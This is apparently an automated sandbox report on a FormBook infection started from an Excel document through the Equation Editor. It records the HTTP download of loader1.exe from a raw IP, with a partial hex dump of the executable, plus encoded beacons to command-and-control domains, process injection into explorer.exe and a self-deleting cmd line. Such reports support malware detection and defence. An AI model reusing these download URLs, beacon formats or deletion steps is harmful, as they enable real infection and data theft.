Jun 11, 2021 08:05:26.549051046 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	doodstore.net		67.199.248.13	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 192.210.173.40
- www.spinecompanion.com
- www.doodstore.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	192.210.173.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:03:43.236814022 CEST	0	OUT	GET /files/loader1.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.210.173.40 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.210.173.40	80	192.168.2.22	49167	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:03:43.440939903 CEST	1	IN	HTTP/1.1 200 OK Date: Fri, 11 Jun 2021 06:03:41 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Thu, 10 Jun 2021 15:14:59 GMT ETag: "36f99-5c46adac1699a" Accept-Ranges: bytes Content-Length: 225177 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 b8 84 3a 75 d9 ea 69 75 d9 ea 69 75 d9 ea 69 b6 d6 b5 69 77 d9 ea 69 75 d9 eb 69 ee d9 ea 69 b6 d6 b7 69 64 d9 ea 69 21 fa da 69 7f d9 ea 69 b2 df ec 69 74 d9 ea 69 52 69 63 68 75 d9 ea 69 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 c6 e3 1a 4b 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5c 00 00 00 d4 01 00 00 04 00 00 3c 32 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 d0 02 00 00 04 00 00 00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a4 73 00 00 b4 00 00 00 00 c0 02 00 e0 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 5a 5a 00 00 00 10 00 00 00 5c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 90 11 00 00 00 70 00 00 00 12 00 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 af 01 00 00 90 00 00 00 04 00 00 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 40 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 e0 09 00 00 00 c0 02 00 00 0a 00 00 00 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1:uiuiuiiwiuiiidi!iiitiRichuiPELK\<2p@sp.textZZ\ `.r datap`@@.datar@.ndata@.rsrcv@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49168	217.70.184.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:05:16.324655056 CEST	238	OUT	GET /bp3i/?k48p3Xk8=UA97/2DMKKyqmOEzj5VkqIpiqoWZJQJaus3zswYLrPQqMJGDrodJLRvFW8FHFce0tipUDw==&e6A=3fptojvPVN1xy HTTP/1.1 Host: www.spinecompanion.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:05:16.388231039 CEST	239	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 11 Jun 2021 06:05:16 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Vary: Accept-Language Data Raw: 39 65 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 54 68 69 73 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 20 68 61 73 20 62 65 65 6e 20 72 65 67 69 73 74 65 72 65 64 20 77 69 74 68 20 47 61 6e 64 69 2e 6e 65 74 2e 20 49 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 20 70 61 72 6b 65 64 20 62 79 20 74 68 65 20 6f 77 6e 65 72 2e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 73 70 69 6e 65 63 6f 6d 70 61 6e 69 6f 6e 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 68 72 65 66 3d 22 69 6e 64 65 78 2d 30 64 64 65 30 65 62 32 2e 63 73 73 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 66 61 76 69 63 6f 6e 2e 69 63 6f 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 2f 3e 0a 20 20 3c 2f 68 65 61 64 3e 0a 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 50 61 72 6b 69 6e 67 50 61 67 65 2d 72 6f 6f 74 5f 6d 65 76 32 63 20 22 3e 3c 6d 61 69 6e 20 63 6c 61 73 73 3d 22 4f 6c 64 53 74 61 74 69 63 2d 72 6f 6f 74 5f 31 41 71 45 5a 20 50 61 72 6b 69 6e 67 2d 72 6f 6f 74 5f 56 73 4c 6a 59 22 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 4f 6c 64 53 74 61 74 69 63 2d 77 72 61 70 70 65 72 5f 33 79 71 37 5a 22 3e 3c 61 72 74 69 63 6c 65 20 63 6c 61 73 73 3d 22 50 61 72 6b 69 6e 67 2d 63 6f 6e 74 65 6e 74 5f 32 79 57 4c 77 22 3e 3c 68 31 20 63 6c 61 73 73 3d 22 4f 6c 64 53 74 61 74 69 63 2d 74 69 74 6c 65 5f 6d 66 30 72 70 22 3e 54 68 69 73 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 20 68 61 73 20 62 65 65 6e 20 72 65 67 69 73 74 65 72 65 64 20 77 69 74 68 20 47 61 6e 64 69 2e 6e 65 74 3c 2f 68 31 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 4f 6c 64 53 74 61 74 69 63 2d 74 65 78 74 5f 31 66 6d 63 56 20 50 61 72 6b 69 6e 67 2d 74 65 78 74 5f 46 47 44 6a 4d 22 3e 3c 70 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 68 6f 69 73 2e 67 61 6e 64 69 2e 6e 65 74 2f 65 6e 2f 72 65 73 75 6c 74 73 3f 73 65 61 72 63 68 3d 73 70 69 6e 65 63 6f 6d 70 61 6e 69 6f 6e 2e 63 6f 6d 22 3e 3c 73 74 72 6f 6e 67 3e 56 69 65 77 20 74 68 65 20 57 48 4f 49 53 20 64 61 74 61 20 66 6f 72 20 73 70 69 6e 65 63 6f 6d 70 61 6e 69 6f 6e 2e 63 6f 6d 3c 2f 73 74 72 6f 6e 67 3e 3c 2f 61 3e 20 74 6f 20 73 65 65 20 74 68 65 20 64 6f 6d 61 69 6e e2 80 99 73 20 70 75 62 6c 69 63 20 72 65 67 69 73 74 72 61 74 69 6f 6e 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 3c 2f 70 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 50 61 72 6b 69 6e 67 2d 70 6f 73 69 74 69 6f 6e 62 6f 78 5f 51 55 38 33 22 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 50 61 72 6b 69 6e 67 2d 6f 75 74 65 72 62 6f 78 5f 33 35 53 63 39 22 3e 3c 70 20 63 6c 61 73 73 3d 22 50 61 72 6b 69 6e 67 2d 62 6f 72 64 65 72 62 6f 78 5f 32 55 79 7a 66 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 68 6f 70 2e 67 61 6e 64 69 2e 6e 65 74 2f 65 6e 2f 64 6f 6d 61 69 6e 2f 73 75 67 67 65 73 74 3f 73 65 61 Data Ascii: 9eb<!DOCTYPE html><html class="no-js" lang=en> <head> <meta charset="utf-8"> <meta name="viewport" content="width=device-width"> <meta name="description" content="This domain name has been registered with Gandi.net. It is currently parked by the owner."> <title>spinecompanion.com</title> <link rel="stylesheet" type="text/css" href="index-0dde0eb2.css"> <link rel="shortcut icon" href="favicon.ico" type="image/x-icon"/> </head> <body> <main class="OldStatic-root_1AqEZ Parking-root_VsLjY"> <article class="Parking-content_2yWLw"><h1 class="OldStatic-title_mf0rp">This domain name has been registered with Gandi.net</h1> View the WHOIS data for spinecompanion.com to see the domains public registration information. <a href="https://shop.gandi.net/en/domain/suggest?sea

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49169	67.199.248.12	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:05:26.602123022 CEST	241	OUT	GET /bp3i/?k48p3Xk8=/O9fLU9aKIl5h5wJhcQBjfSEDJBN8B2QQZuj7hhytBKbSIIxNnTjzWGkziBiUBwkg6nLBQ==&e6A=3fptojvPVN1xy HTTP/1.1 Host: www.doodstore.net Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 08:05:26.753315926 CEST	242	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 11 Jun 2021 06:05:26 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Set-Cookie: anon_u=cHN1X19kM2E2MmI3MC1mMDBlLTQyOWItYWE0Yy0wYjRkZGRkOTM1YzI=|1623391526|4719f7e6649abaa1b7b603db567e5e5150de6544; Domain=bitly.com; expires=Wed, 08 Dec 2021 06:05:26 GMT; httponly; Path=/; secure Strict-Transport-Security: max-age=1209600 Location: https://bitly.com/pages/landing/branded-short-domains-powered-by-bitly?bsd=doodstore.net Pragma: no-cache Cache-Control: no-cache, no-store, max-age=0, must-revalidate X-Frame-Options: DENY P3p: CP="CAO PSA OUR" Via: 1.1 google Connection: close

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2508 Parent PID: 584

General

Start time:	08:02:38
Start date:	11/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f4a0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2988 Parent PID: 584

General

Start time:	08:03:00
Start date:	11/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 3068 Parent PID: 2988

General

Start time:	08:03:02
Start date:	11/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	225177 bytes
MD5 hash:	116E736BA00FCA4B8499C4DF00796454
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2142670660.0000000009760000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2142670660.0000000009760000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2142670660.0000000009760000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 28%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: vbc.exe PID: 2476 Parent PID: 3068

General

Start time:	08:03:03
Start date:	11/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	225177 bytes
MD5 hash:	116E736BA00FCA4B8499C4DF00796454
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2193671756.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2193671756.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2193671756.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.2139121707.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.2139121707.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.2139121707.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2193556104.0000000000290000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2193556104.0000000000290000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2193556104.0000000000290000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2193865699.0000000000710000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2193865699.0000000000710000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2193865699.0000000000710000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 2476

General

Start time:	08:03:07
Start date:	11/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.2169573435.000000000293F000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.2169573435.000000000293F000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.2169573435.000000000293F000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: raserver.exe PID: 2204 Parent PID: 1388

General

Start time:	08:03:27
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0xb40000
File size:	101888 bytes
MD5 hash:	0842FB9AC27460E2B0107F6B3A872FD5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2347711693.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2347711693.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2347711693.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2347827615.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2347827615.0000000000220000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2347827615.0000000000220000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2347889213.0000000000430000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2347889213.0000000000430000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2347889213.0000000000430000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1664 Parent PID: 2204

General

Start time:	08:03:31
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a480000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

File Deleted

Disassembly

Code Analysis